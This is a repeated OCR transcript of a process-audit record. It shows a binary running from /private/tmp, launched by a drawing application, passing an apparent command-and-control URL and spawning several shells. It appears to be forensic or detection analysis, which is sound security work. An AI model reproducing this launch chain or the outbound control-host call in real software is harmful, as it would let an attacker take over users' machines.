
Session ID: 165
Process ID: 183
Program: /private/tmp/launch-hse
Arguments: launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:06 PM Pacific Daylight Time
Duration: 36
Records: 212

Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs

Children:

168 /bin/sh
172 /bin/sh
175 /bin/sh



launch-hse

Funny Program Location

Basic Statistics:


```
 Session ID:  165
 Process ID:  183
    Program:  /private/tmp/launch-hse
  Arguments:   launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
    User ID:  503 (bob)
       EUID:  503 (bob)
      Start:  Friday, June 15, 2012 7:08:06 PM Pacific Daylight Time
   Duration:  36
    Records:  212
```

Ancestors:

```
 160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
 164  /private/tmp/launch-hs
```

Children:

```
 168  /bin/sh
 172  /bin/sh
 175  /bin/sh
```



launch-hse

Basic Statistics:

```
 Session ID:  165
 Process ID:  183
    Program:  /private/tmp/launch-hse
  Arguments:   launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
    User ID:  503 (bob)
       EUID:  503 (bob)
      Start:  Friday, June 15, 2012 7:08:06 PM Pacific Daylight Time
   Duration:  36
    Records:  212
```


Ancestors:

```
160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164  /private/tmp/launch-hs
```

Children:

```
168  /bin/sh
172  /bin/sh
175  /bin/sh
```

How It Was Created



launch-hse

Basic Statistics:

